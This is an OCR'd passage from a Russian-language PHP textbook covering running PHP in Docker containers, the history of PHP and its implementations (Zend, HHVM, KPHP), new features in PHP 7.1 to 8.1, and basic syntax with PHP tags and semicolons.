


Рис. 3.4. Один docker-образ позволяет запустить несколько docker-контейнеров

Откуда берутся docker-образы? Их можно создать самостоятельно или загрузить из специального docker-хранилища, самый известный из которых dockerhub.com. Официальная страница docker-образов PHP находится по адресу: **https://hub.docker.com/_/php**.

Чтобы загрузить готовый docker-образ с дистрибутивом PHP, выполните команду:

```
$ docker pull php
```

Со списком docker-образов можно ознакомиться, выполнив команду `docker images`:

```
$ docker images
REPOSITORY   TAG       IMAGE ID       CREATED      SIZE
php          latest    0dde119064ea   4 days ago   484MB
```

Контейнер с названием `php` можно запустить при помощи команды `docker run`. В конце записи команды указывается команда, которая выполняется внутри контейнера. Например, при помощи команды `php -v` можно узнать версию PHP, установленную внутри docker-контейнера:

```
$ docker run php php -v
PHP 8.1.4 (cli) (built: Mar 29 2022 01:19:35) (NTS)
Copyright (c) The PHP Group
Zend Engine v4.1.4, Copyright (c) Zend Technologies
```

Чтобы воспользоваться интерактивным режимом PHP, команду `docker run` следует выполнить с параметром `-it`:

```
$ docker run -it php php -a
Interactive shell

php > echo "Hello, world!";
Hello, world!
php >
```

До этого момента мы использовали готовые docker-образы. Но docker-образ представляет собой лишь набор команд, которые устанавливают в Linux программное обеспечение. Взяв за основу существующий образ, можно создать собственный, поставив в него дополнительное программное обеспечение или выполнив какие-то дополнительные действия.

Для этого сначала необходимо подготовить файл `Dockerfile` (листинг 3.4), в котором располагаются команды по настройке окружения внутри будущего контейнера, а также запуска встроенного PHP-сервера.

Листинг 3.4. Конфигурационный файл Dockerfile. Файл Dockerfile

```
FROM php

WORKDIR /app
COPY . /app
CMD ["php", "-S", "0.0.0.0:4000"]
```

Инструкция FROM сообщает, что новый docker-образ создается на базе существующего docker-образа php. Команда WORKDIR назначает внутри docker-образа в качестве каталога по умолчанию каталог /app. В него при помощи команды COPY копируется содержимое текущей папки с локального компьютера. После чего командой CMD запускается встроенный сервер на порту 4000. Обратите внимание, что в качестве IP-адреса указывается 0.0.0.0, чтобы сервер привязался к текущему IP-адресу контейнера. Если указать localhost или 127.0.0.1, мы не сможем обратиться к серверу за пределами docker-контейнера, поскольку локальная машина и docker-контейнер рассматриваются как два разных компьютера.

Далее для создания собственного docker-образа следует выполнить команду docker build, в которой при помощи параметра -t задается название будущего контейнера. Давайте назовем его php_test:

```
$ docker build -t php_test .
```

Если теперь обратиться к списку docker-образов, можно обнаружить, что в дополнение к ранее скачанному образу php добавился только что собранный образ php_test:

```
$ docker images
REPOSITORY   TAG       IMAGE ID       CREATED          SIZE
php_test     latest    aa0cd474a781   30 seconds ago   486MB
php          latest    0dde119064ea   4 days ago       484MB
```

Запустим его на выполнение при помощи команды docker run:

```
$ docker run -p 4000:4000 php_test
```

Теперь можно обратиться к нему через браузер по адресу: **http://localhost:4000**. По умолчанию встроенный сервер ищет скрипт index.php, в котором у нас расположена программа вывода «Hello, world!», которую мы и должны увидеть в браузере. Кроме того, при помощи параметра -p нам потребовалось пробросить порт 4000 с текущей машины внутрь docker-контейнера (рис. 3.5).

Запущенный внутри docker-контейнера встроенный сервер не прекращает свою работу и ждет соединений. Для прекращения работы сервера можно воспользоваться комбинацией клавиш <Ctrl>+<C> в окне, где запущена команда docker run.

Чтобы PHP-скрипты попали внутрь docker-контейнера, потребуется каждый раз его собирать повторно. Уйти от этой процедуры можно, связав текущую папку с папкой внутри docker-контейнера, для чего воспользоваться *томами* docker, которые позволяют монтировать внутри docker-контейнеров общие папки с текущей машины или общую папку между двумя или более docker-контейнерами.

Например, вы можете пробросить папку с PHP-файлами с текущего компьютера внутрь docker-образа. Это позволит редактировать файлы в текущей операционной системе —




Рис. 3.5. Проброс порта внутрь docker-контейнера




Рис. 3.6. Проброс файлов внутрь docker-контейнера

они в режиме реального времени будут попадать внутрь docker-контейнера, и их тут же можно будет просматривать через встроенный PHP-сервер (рис. 3.6).

Чтобы создать docker-том, мы воспользуемся параметром `-v`, которому передается строка, разделенная двоеточием: слева от двоеточия указывается путь до папки на локальной машине, а справа — внутри docker-контейнера:

```
$ docker run -p 4000:4000 -v "$(pwd)":/app php_test
```

Здесь команда `pwd` — это UNIX-команда, возвращающая путь к текущей папке. В Windows вместо нее можно воспользоваться командой `%cd%` или указать абсолютный путь.

Не останавливая работу команды `docker run`, создадим в текущей папке файл **php.php** следующего содержания (листинг 3.5).

Листинг 3.5. Проверочный скрипт. Файл php.php

```
<?php
echo "Hello, php!";
?>
```

Теперь, если обратиться по адресу: **http://localhost:4000/php.php**, вы в браузере сможете увидеть фразу **Hello, php!**. Таким образом, нам удалось пробросить новый PHP-файл внутрь docker-контейнера без переборки docker-образа.

При помощи команды `docker exec -it` можно попасть внутрь работающего docker-образа и выполнить в нем любые Linux-команды. Чтобы воспользоваться этой командой, потребуется узнать либо имя, либо идентификатор запущенного контейнера. Сделать это можно, выполнив команду `docker ps`:

```
$ docker ps
CONTAINER ID   IMAGE      COMMAND              PORTS                          NAMES
652d92ed1c2d   php_test   "docker-php-..."   0.0.0.0:4000->4000/tcpnifty_diffie
```

Здесь `652d92ed1c2d` — идентификатор контейнера, а `nifty_diffie` — назначенное ему имя.

Давайте попадем внутрь контейнера, запустив следующую команду:

```
$ docker exec -it 652d92ed1c2d /bin/bash
root@652d92ed1c2d:/app# php -v
PHP 8.1.4 (cli) (built: Mar 29 2022 01:19:35) (NTS)
Copyright (c) The PHP Group
Zend Engine v4.1.4, Copyright (c) Zend Technologies
root@652d92ed1c2d:/app#
```


В качестве инициализирующей команды здесь указана командная оболочка `/bin/bash`. Командная оболочка оказывается в папке `/app` внутри docker-контейнера, поскольку именно эта папка была указана в качестве рабочей в директиве `WORKDIR` в файле `Dockerfile`.

Большинство веб-серверов в Интернете работают под управлением UNIX-подобных операционных систем — как правило, это тот или иной дистрибутив Linux. Использование технологии Docker во время разработки позволяет решить проблемы совместимости вашей текущей операционной системы и Linux:

- разного поведения php-программ в Windows- и UNIX-средах;
- разных форматов записи путей к файлам;
- запуска вспомогательных библиотек, доступных только для UNIX-подобных операционных систем.

Резюме


В этой главе мы установили PHP, познакомились со встроенным сервером и запустили первый PHP-скрипт «Hello world!». Начиная со следующей главы, мы приступаем к изучению языка PHP.



ЧАСТЬ II

Основы языка PHP

Глава 4.	Характеристика языка PHP
Глава 5.	Переменные и типы данных
Глава 6.	Классы и объекты
Глава 7.	Константы
Глава 8.	Операторы
Глава 9.	Условия
Глава 10.	Циклы
Глава 11.	Ассоциативные массивы
Глава 12.	Функции и области видимости
Глава 13.	Сложные функции
Глава 14.	Методы класса
Глава 15.	Генераторы



ГЛАВА 4

Характеристика языка PHP

Листинги этой главы находятся в каталоге *phpbasics* сопровождающего книгу файлового архива.

Что умеет PHP?

Основная ниша PHP — веб-разработка, создание сайтов в сети Интернет. Это первый язык программирования, созданный специально для разработки веб-сайтов. Веб-сайт — это всегда распределенное приложение, которое работает на сервере и на локальном компьютере клиента. Поэтому для создания веб-сайта задействуется множество сопутствующих технологий: HTML-разметка, каскадные таблицы стилей, базы данных, брокеры очередей, графические и видеофайлы.

На PHP осуществляется программирование поведения сервера — чтобы клиенты могли не только читать страницу, но и взаимодействовать с сервером: регистрироваться, заполнять личный кабинет, оставлять комментарии, выбирать и оплачивать товары в интернет-магазине. Все это называется динамическими страницами, динамическим содержимым или динамическим поведением. И именно PHP позволяет удобно и быстро создавать такое динамическое поведение на стороне сервера.

Веб-программирование до PHP

Когда в конце 90-х годов прошлого столетия мы были свидетелями взрывообразного развития Интернета, возникал вопрос: так на чем же писать веб-приложения? В то время не было удобных языков программирования и впечатляющих фреймворков. И выбор предоставлял не так уж много альтернатив: Java, C и Perl. Платформа ASP.NET и C# появятся много позже, не говоря уже о современных фреймворках, таких как Ruby on Rails и Django, соответственно на языках Ruby и Python. Последние появились, когда на PHP уже создавались огромные социальные сети вроде Facebook или «ВКонтакте».

В те далекие времена Интернет еще не был повседневным инструментом. Правила поведения владельцев сайтов и посетителей не регулировались государственными законами. Сама Сеть не была доступна большей части населения страны. Не только государство не считало нужным присутствовать в нем, но и компании с трудом осваивали

новую площадку. Веб-сайты создавались как дань моде, часто даже не содержали внятного описания деятельности компании или услуг. По крайней мере, на постсоветском пространстве о серьезных инвестициях или рекламных кампаниях в Интернете не могло быть и речи.

Скорость доступа была низкая, лучшая модемная скорость для домашнего использования в 0,05 Мбит/с считалась хорошей. Университетские сети со спутниковым Интернетом могли похвастаться скоростью 7 Мбит/с (на весь университет!). Если сравнивать с сегодняшнем днем, то скорость доступного домашнего Интернета возросла на четыре порядка (в 10 000 раз) — до 500 Мбит/с. Пропускная способность магистральных каналов связи в настоящее время достигает нескольких Тбит/с, и тоже с тех пор возросла на четыре порядка.

В момент зарождения Интернета такие скорости были недоступны, и пользоваться Сетью было непросто. Поэтому сообщество ее пользователей больше напоминало клуб энтузиастов, которые проводили эксперименты на новом информационном полигоне, в то время как в глазах большинства населения Интернет был, скорее, дорогой игрушкой. В таких условиях приложения редко жили больше полугода, а редизайны сайтов проводились чуть ли не ежегодно. Разумеется, не было и многомиллионных бюджетов на разработку, и команд в несколько десятков человек.

Приложения приходилось писать быстро, иначе конкурировать в такой агрессивной среде было почти невозможно. Написание CGI-скриптов на C являлось практически неосуществимой задачей — слишком низкоуровневый это язык, требующий значительных трудозатрат и предельной внимательности. В быстро меняющемся мире Интернета было, есть и будет о чем подумать, кроме выделения и возвращения памяти, нулевых указателей и переполнения буфера.

Поэтому первые CGI-сценарии чаще создавали с использованием языка программирования Perl — наиболее распространенного на тот момент скриптового языка. Perl известен своими регулярными выражениями, которые оказались настолько удачными, что используются во множестве других языков. В PHP, кстати, мы тоже с ними обязательно познакомимся.

Создатель языка Perl, Ларри Уолл, лингвист по образованию, построил вокруг регулярных выражений довольно странный, с точки зрения программиста, язык, основная идея которого заключалась в контекстном выполнении операций. Эксперимент оказался удачным, и язык стал событием в мире программирования. Множество энтузиастов и поклонников языка экспериментировали с Perl. Новый язык на долгие годы оказался основным скриптовым языком администрирования серверов. Так что к моменту становления Интернета Perl был широко распространен среди сообщества разработчиков. Более того, некоторые веб-проекты, стартовавшие в те времена, до сих пор реализованы на Perl. Примером может служить старейшее интернет-издание gazeta.ru.

В 90-е годы прошлого века и нулевые этого язык Perl был очень распространен и в российском секторе Интернета (Рунете). Большую роль здесь сыграло то, что пользоваться языком можно было бесплатно, а на рынке труда присутствовало множество знакомых с ним разработчиков.

В корпоративном секторе с большими бюджетами и командами заправлял язык Java, который представлял хорошую альтернативу C, поскольку обладал сборщиком мусора и автоматически решал проблему с выделением памяти. Однако его особенностью

было значительное потребление оперативной памяти и довольно высокий вход для новичков. Java на тот момент представлял собой даже не язык программирования, а платформу, выполняющуюся в любой операционной системе, а иногда даже без таковой. Политика разработки языка заключается в сохранении полной обратной совместимости с его ранними версиями. В результате язык тащит за собой огромный воз возможностей, а также удачных и неудачных решений. Корпорации могли позволить себе содержать дорогие серверы и мощные команды, поэтому большие интернет-магазины, банковское программное обеспечение или внутрикорпоративные проекты часто разрабатывались и по сей день разрабатываются с использованием Java. Разумеется, на начальных этапах развития Интернета, когда им была охвачена лишь небольшая доля населения страны, такой дорогостоящий инструмент разработки не мог получить широкого распространения.

Впрочем, в последние годы произошла серьезная трансформация Java-сообщества: произошел отказ от enterprise-части языка, зародилось и окрепло Android-сообщество, занятое мобильной разработкой, а в веб-разработке быстро развился и занял все ключевые позиции фреймворк Spring. Однако с тех пор мало что поменялось — Java и сегодня сосредоточен в корпоративном секторе: банки, крупные корпорации вроде «Яндекс» или Mail.ru.

Таким образом, если сегодня для веб-разработки существует множество альтернатив, то в 90-х годах прошлого столетия у разработчиков были только C, Perl и Java — языки, не адаптированные для веб-разработки и изначально не проектировавшиеся для работы в Сети.

История PHP

Поэтому, когда в 1998 году появился PHP — первый язык, специально созданный для работы в Интернете, он получил широчайшее распространение. Сам проект начался ранее — еще в 1994 году. Первые две версии представляли собой варианты, написанные на Perl датским программистом Расмусом Лердорфом. Язык имел мало общего с современным PHP и больше походил на то, что сейчас принято называть *языками шаблонов* (вроде Smarty или HAML).

Третья версия языка, разработанная на C двумя израильскими программистами: Энди Гутмансом и Зеевом Сураски, была построена на модульной основе, позволяющей сторонним командам создавать свои расширения, снабжающие язык новыми возможностями по взаимодействию с базами данных, обработке изображений или реализации алгоритмов шифрования. Эта концепция существует и по сей день, и далее в книге мы познакомимся с расширениями и способами управления ими (см. *часть VI*).

Практически вслед за третьей версией в 1999 году была выпущена четвертая версия языка на движке, названном Zend Engine, обновленные версии которого используются до настоящего времени, определяя все достоинства и недостатки языка.

В 2005 году выходит следующая версия — PHP 5, построенная на движке Zend Engine 2. Ее главной особенностью стало введение новой концепции объектно-ориентированного программирования, с которой мы начнем знакомиться, начиная с *главы 6*.

Поскольку язык получил огромное распространение, а в его разработке приняло участие множество энтузиастов и команд, преследующих самые разные цели, к этому вре-

мени в нем накопилось множество проблем с безопасностью, с синтаксисом и поддержкой многобайтовых кодировок. Поэтому следующей целью была назначена версия PHP 6, которая должна была решить как минимум проблему с поддержкой UTF-8 на уровне ядра.

Однако эта цель никогда не была достигнута, и версия PHP 6, разрабатываемая с 2005 по 2010 год, так никогда и не была выпущена. Изменения в интерпретаторе, подготовленные в рамках этой работы, были слиты с основной веткой 5.*x* и выпущены в виде релиза PHP 5.3, который содержал нехарактерное количество изменений для минорной версии. Все они, включая пространства имен (см. *главу 36*), лямбда-функции и замыкания (см. *главу 13*), будут освещены далее в книге.

По мере роста популярности языка PHP росло количество компаний, которые использовали его в качестве основного инструмента разработки. Всемирная энциклопедия Wikipedia также представляет PHP в качестве основного серверного языка. Продукты ряда известных компаний, созданные на PHP, получили мировое признание — в частности, на PHP разработана крупнейшая в мире социальная сеть Facebook, которая на момент подготовки книги объединяла почти два миллиарда пользователей, т. е. каждого четвертого жителя планеты.

Однако PHP, создававшийся в расчете на средние сайты, не выходящие за пределы одного сервера, испытывал серьезные проблемы с производительностью и потреблением памяти в таких гигантских веб-приложениях. Особенно остро это проявлялось на фоне языков-конкурентов. В те годы на рынок последовательно выходили новые инструменты веб-разработки — такие как C# и платформа .NET корпорации Microsoft, сверхудобные фреймворки Ruby on Rails и Django, сверхбыстрый серверный вариант JavaScript — Node.js, компилируемый язык Go от компании Google. Выбрать было из чего, и там, где раньше безраздельно властвовал PHP, новые проекты все чаще и чаще начали создаваться с использованием других инструментов и языков, отвлекая интерес разработчиков от PHP.

С другой стороны, произошел разворот в области веб-проектирования. Вместо небольших сайтов, разработка которых ведется несколько месяцев и которые затем ютятся по 500 штук на сервере в рамках виртуального хостинга, проекты стали укрупняться, и сайты в настоящий момент разрабатываются по году и больше, размещаются на нескольких десятках, а иногда и сотнях серверов. В результате PHP проигрывал альтернативным технологиям и по производительности, и по потреблению памяти.

Разумеется, такая огромная компания как Facebook, не могла мириться с положением дел, когда основной бизнес, приносящий миллиарды долларов, основан на языке, не совсем предназначенном для столь масштабных проектов, как социальная сеть. Притом что сообщество, ответственное за язык, несколько стагнирует. Замена языка, вероятно, не представляет труда для небольшого сайта, но не для огромной империи, которая обслуживается множеством дата-центров и в интеллектуальную собственность которой вложено множество человеко-лет.

Для того чтобы оценить масштаб трудностей, с которыми столкнулся Facebook, следует заметить, что PHP до недавнего времени оставался интерпретируемым языком, — несмотря на то, что его код первоначально транслируется в байт-код и затем выполняется, он все равно проигрывает компилируемым языкам в скорости выполнения. PHP-программа может уступать в скорости в 1000 раз (три порядка!) программам, разработан-

ным на C или C++. Это не так важно, когда арендуется небольшая часть сервера для обслуживания нескольких сотен посетителей в сутки. Когда же для обслуживания миллионов посетителей требуются сотни тысяч серверов, три порядка означают, что их могло быть пусть не в 1000, но все же как минимум в десятки, если не в сотни раз меньше.

Поэтому, захватив рынок, Facebook попытался увеличить эффективность работы собственных серверов и команды разработчиков. В связи с этим было предпринято несколько шагов.

В первую очередь, в 2010 году был начат проект получившего название HipHop for PHP (HPHPc) компилятора PHP-to-C++, переводящего PHP-код в C++. Добившись значительного снижения нагрузки на собственные серверы, Facebook столкнулся с проблемой длительного цикла разработки приложения: код сначала разрабатывается на PHP, потом переводится на C++, далее компилируется, затем разворачивается на серверах, и все это требует времени.

В попытке решить возникшую проблему Facebook запустил новый проект виртуальной машины, которая не тратила бы время на компиляцию, а сразу выполняла байт-код PHP с высокой эффективностью. Этот проект получил название HipHop Virtual Machine, или, сокращенно, HHVM. Первая его реализация была представлена в 2011 году. HHVM, подобно Java, конвертирует PHP-код в промежуточный байт-код, который компилируется и оптимизируется JIT-компилятором в машинный код. При этом HHVM реализует множество низкоуровневых оптимизаций, не доступных на уровне HPHPc. Причем виртуальная машина HHVM постоянно совершенствуется. В ноябре 2012 года производительность HHVM превзошла HPHPc. Несмотря на сложность реализации, HHVM ведет себя точно так же, как Zend-реализация языка PHP, и так же доступен для любого желающего.

По пути Facebook последовала и социальная сеть «ВКонтакте», хорошо известная российским пользователям Интернета. В 2014 году разработчики этой социальной сети представили транслятор PHP-кода в C++, который они назвали KittenPHP, или, сокращенно, KPHP.

Если до этого момента Zend-вариант PHP представлял собой канон и стандарт языка, то с появлением мощных коммерческих игроков с сильными командами, ресурсами, а главное, с мотивацией улучшать эффективность PHP, перед сообществом встала проблема неполной совместимости различных реализаций PHP.

Таким образом, сложились как минимум две значимые и популярные ветви языка PHP: Zend и HHVM. В июне 2014 года Facebook опубликовал проект спецификации языка PHP, который доступен на GitHub по адресу: **https://github.com/php/php-langspec/tree/master/spec**. За основу был взят Zend-вариант реализации языка. Возможно, в будущем эта спецификация дозреет до полноценного стандарта, который может быть взят за основу любым независимым разработчиком, пожелавшим создать собственную реализацию языка PHP.

Следующим этапом в погоне Facebook за эффективностью стала разработка нового диалекта PHP — Hack. В язык были добавлены новые структуры и интерфейсы, а также статическая типизация. Собственно Hack — это другой язык, который решает проблемы большой корпорации с большим количеством серверов (детальное рассмотрение языка Hack выходит за рамки этой книги).

Успехи социальных сетей в области создания альтернативных реализаций PHP побудили сообщество к выпуску новой, более эффективной версии PHP 7 на новом движке Zend Engine 3, релиз которой состоялся в декабре 2015 года.

Следует отметить, что до версии PHP 7 исходный код языка был несколько беспорядочным: разные функции часто дублировали и реализовывали операции со строками и объемными данными по-своему. Начиная с PHP 7, исходный код стал значительно более упорядоченным, что позволило ускорить движок языка в два раза на фоне снижения потребления оперативной памяти.

> ***Примечание***
>
> С момента предыдущего издания книги среди интерпретируемых языков программирования (PHP, Python, Ruby) разыгралась «гонка вооружений», направленная на большую скорость выполнения и меньшее потребление памяти. Это связано с тем, что они часто используются в веб-разработке, — чем выше скорость языка и чем меньше памяти он потребляет, тем больше соединений меньшим количеством серверов он обслуживает. В конце концов, это отражается на распространенности языков — для старта новых проектов выбирается более экономически выгодный язык. Поэтому новые версии интерпретируемых языков программирования обязательно стараются сделать более экономными и скоростными, чем предшествующие.

На момент подготовки этого издания книги актуальной версией языка PHP является версия 8, первый релиз которой состоялся в ноябре 2020 года. Именно PHP 8 и посвящена оставшаяся часть книги.

Что нового в PHP 8?

С момента выхода предыдущего издания книги PHP пополнился весьма большим количеством нововведений, которые будут представлены в этом издании достаточно детально. А сейчас мы кратко опишем наиболее значимые изменения в языке, которые произошли в нем за прошедшее время.

Нововведения PHP 7.1

- Новый тип `iterable` и `void` (см. *главу 5*);
- Пользовательские Nullable-типы, допускающие возвращение либо целевого значения, либо значения `null` (см. *главу 12*);
- Изменения в поведении массивов в качестве аргументов и возвращаемых значений функции (см. *главу 12*);
- Изменения в поведении отрицательных индексов в строках (см. *главу 16*);
- Расширение областей видимости `public`, `private` и `protected` на константы (см. *главу 7*);
- Поддержка HTTP/2 в расширении CURL (см. *главу 44*);
- Перехват нескольких исключительных ситуаций одним `catch`-выражением (см. *главу 34*).

Нововведения PHP 7.2

- Перегрузка абстрактных методов (см. *главу 30*);
- Допускается запятая за последним элементом массива `[1, 2, 3,]` (см. *главу 11*);
- Введение отладочных методов для предопределенных запросов в расширении PDO (см. *главу 42*);
- Использование типа `object` для аргументов и возвращаемых значений функций (см. *главу 12*).

Нововведения PHP 7.3

- Изменение поведения `heredoc`-оператора (см. *главу 8*);
- Допускается запятая за последним аргументом функции (см. *главу 12*);
- Отмена регистра независимых пользовательских констант (см. *главу 7*);

Нововведения PHP 7.4

- Отмена типа `real`, выступающего синонимом типа `double` (см. *главу 5*);
- Поддержка разделителя разрядов в числах `1_000` (см. *главу 5*);
- Использование последовательности ... для распаковки в массивах (см. *главу 11*);
- Изменение в поведении тернарного оператора (см. *главу 8*);
- Стрелочные функции (см. *главу 13*);
- Поддержка типов у атрибутов класса (см. *главу 14*);
- Расширение механизма сериализации методом `__unserialize` (см. *главу 14*);
- Изменение приоритета операторов + и . (см. *главу 16*);
- Поддержка короткой формы оператора `??=` (см. *главу 8*).

Нововведения PHP 8.0

- Атрибуты (см. *главу 49*);
- Все магические методы снабжаются возвращаемым типом (см. *главу 14*);
- Именованные аргументы функций (см. *главу 12*);
- Изменение приведения строк и чисел при сравнении оператором == (см. *главу 5*);
- Оператор безопасного вызова `?->` (см. *главу 14*);
- Метод сопоставления `match` (см. *главу 9*);
- Включение расширения JSON в ядро языка (см. *главу 40*);
- Необязательная переменная в случае перехвата исключительных ситуаций ключевым словом `catch` (см. *главу 34*);
- Новый тип `mixed` (см. *главу 5*);
- В расширении PDO отключен «тихий режим» по умолчанию — более не требуется включать режим генерации исключений явно (см. *главу 42*);

- Интерфейс `Stringable` (см. *главу 31*);
- Объединенные типы (см. *главу 5*);
- JIT-компиляция;
- Новая строковая функция `str_contains` (см. *главу 16*);
- Для объекта `$object` имя его класса теперь можно получить при помощи выражения `$object::class` (см. *главу 6*).

Нововведения PHP 8.1

- Перечисления `enum` (см. *главу 34*);
- Функция определения индексного и ассоциативного массива `array_is_list` (см. *главу 12*);
- Более наглядная нотация восьмеричных чисел 0o16 наряду со старым вариантом 016 (см. *главу 5*);
- Новый тип `never` (см. *главу 5*);
- Файберы — легковесные потоки для асинхронного программирования;
- Расширение ключевого слова `final` на константы класса (см. *главу 7*);
- Использование инициализации параметров в конструкторе класса (см. *главу 14*);
- Атрибуты класса только для чтения (см. *главу 6*).

Где можно узнать об изменениях в синтаксисе?

После выхода и этой книги язык PHP продолжит свое развитие. Станут появляться новые версии, в которые будут добавляться новые особенности синтаксиса и из которых будут удаляться устаревшие конструкции и функции. Новый функционал появляется путем создания запросов, которые обсуждаются сообществом, и члены PHP Core голосуют за реализацию или отклонение того или иного функционала. После чего изменения реализуются в ближайшей минорной версии языка. В приведенных ранее списках упомянуты лишь наиболее крупные и интересные изменения. С полным список изменений с привязкой к версии PHP, в которой они реализованы, можно ознакомиться на странице: **https://wiki.php.net/rfc**.

Пример PHP-программы

В предыдущей главе мы уже рассматривали традиционную программу «Hello, world!» (листинг 4.1).

Листинг 4.1. Простейший PHP-сценарий. Файл index.php

```
<?php
    echo "Hello, world!";
?>
```

Одной из главных особенностей языка программирования PHP является тот факт, что его код может располагаться вперемешку с HTML-кодом. А для того чтобы интерпре-

татор PHP различал HTML- и PHP-коды, последний заключается в специальные теги <?php и ?>, между которыми располагаются конструкции и операторы языка программирования PHP (листинг 4.2).

Примечание

Детальнее язык разметки HTML рассматривается в *главе 17*.

Листинг 4.2. Простейший PHP-сценарий. Файл index_alternative.php

```
<!DOCTYPEhtml>
<html lang="ru">
  <head>
    <title>Простейший PHP-скрипт</title>
    <meta charset='utf-8' />
  </head>
  <body>
    <?php
        echo "Hello, world!";
    ?>
  </body>
</html>
```

Конструкция echo выводит одну или несколько строк в стандартный вывод. В результате работы этого скрипта в окно браузера будет выведена фраза **Hello, world!**.

При работе с серверными языками программирования, такими как PHP, следует помнить, что скрипты, расположенные между тегами <?php и ?>, выполняются на сервере. Клиенту приходит лишь результат работы PHP-кода, в чем можно легко убедиться, просмотрев исходный код HTML-страницы:

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <title>Простейший PHP-скрипт</title>
    <meta charset='utf-8' />
  </head>
  <body>
    Hello, world!  </body>
</html>
```

Начальные и конечные теги

Для того чтобы PHP-интерпретатор мог разделить HTML- и PHP-коды, программа должна размещаться между начальным <?php и конечным ?> тегами. Даже если HTML-код не используется, указание PHP-тегов является обязательным — в противном случае PHP-код будет выведен в окно браузера как есть, без интерпретации. Помимо тегов <?php и ?> PHP поддерживает специальный тип тегов <?= ... ?> для вывода результата одиночного PHP-выражения (листинг 4.3).

Листинг 4.3. Альтернативные теги. Файл shortags.php

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <title>Альтернативные теги</title>
    <meta charset='utf-8' />
  </head>
  <body>
    <?= "Hello, world!"; ?>
  </body>
</html>
```

Как можно видеть из приведенного примера, для вывода строки "Hello, world!" не требуется использовать конструкцию echo — тег <?= автоматически выводит результат в стандартный поток.

Следует отметить, что HTML-страница может содержать более чем одну PHP-вставку. В листинге 4.4 приводится пример, который содержит две вставки: одна задает название страницы (в HTML-теге <title>), а вторая определяет содержимое страницы (в HTML-теге <body>).

Листинг 4.4. Допускается несколько PHP-вставок в HTML-код. Файл few.php

```
<!DOCTYPE html>
<html>
  <head>
    <title><?php echo "Вывод текущей даты" ?></title>
  </head>
  <body>
    <?php
        echo "Текущая дата:<br />";
        echo date(DATE_RSS);
    ?>
  </body>
</html>
```

Если после завершающего тега ?> нет никакого вывода, его можно опустить (листинг 4.5).

Листинг 4.5. Завершающий тег ?> можно опускать. Файл missing.php

```
<?php
echo "Hello world!";
```

Более того, стандарт кодирования PSR-12, который определяет форматирование PHP-кода, требует не указывать завершающий тег ?> во всех случаях, где это возможно.

Встретив символ, например пробел, интерпретатор PHP считает, что начинается вывод HTTP-документа и формирование предшествующего ему HTTP-заголовка завершено.

Поэтому более поздние попытки отправить HTTP-заголовки будут завершаться ошибкой. Если же завершающий тег не используется, такие ошибки исключаются как класс.

Использование точки с запятой

Совокупность конструкций языка программирования, завершающуюся точкой с запятой, мы будем называть *выражением*. В PHP выражения отделяются друг от друга точкой с запятой. Однако иногда точку с запятой в конце выражения можно опускать.

После строки "Вывод текущей даты" в title-теге точка с запятой опущена (см. листинг 4.4). Так как в этой вставке между <?php и ?> размещено одно-единственное выражение, нет необходимости отделять его от других.

Однако во второй вставке <?php и ?> после каждой из конструкций echo размещена точка с запятой. Если забыть указать этот разделитель, интерпретатор языка программирования PHP посчитает выражение на новой строке продолжением предыдущего и не сможет корректно разобрать скрипт (листинг 4.6).

Листинг 4.6. Ошибка: после выражений нет точки с запятой. Файл semicolumn_error.php

```
<!DOCTYPE html>
<html>
  <head>
    <title><?php echo "Вывод текущей даты" ?></title>
  </head>
  <body>
    <?php
        echo "Текущая дата:<br />"
        echo date(DATE_RSS)
    ?>
  </body>
</html>
```

В результате будет сгенерировано сообщение об ошибке:

```
Parseerror: syntaxerror, unexpected 'echo' (T_ECHO), expecting ',' or ';'
(Ошибка разбора: синтаксическая ошибка, неожиданная конструкция echo,
ожидается либо запятая ',', либо точка с запятой ';').
```

Последнее выражение перед завершающим тегом ?> допускается точкой с запятой не снабжать. Например, в листинге 4.4 можно было бы и не указывать точку с запятой после выражения echo date(DATE_RSS). Однако настоятельно рекомендуется не пользоваться этой особенностью и помещать точки с запятой после каждого выражения, поскольку добавление новых операторов может привести к появлению трудноулавливаемых ошибок.

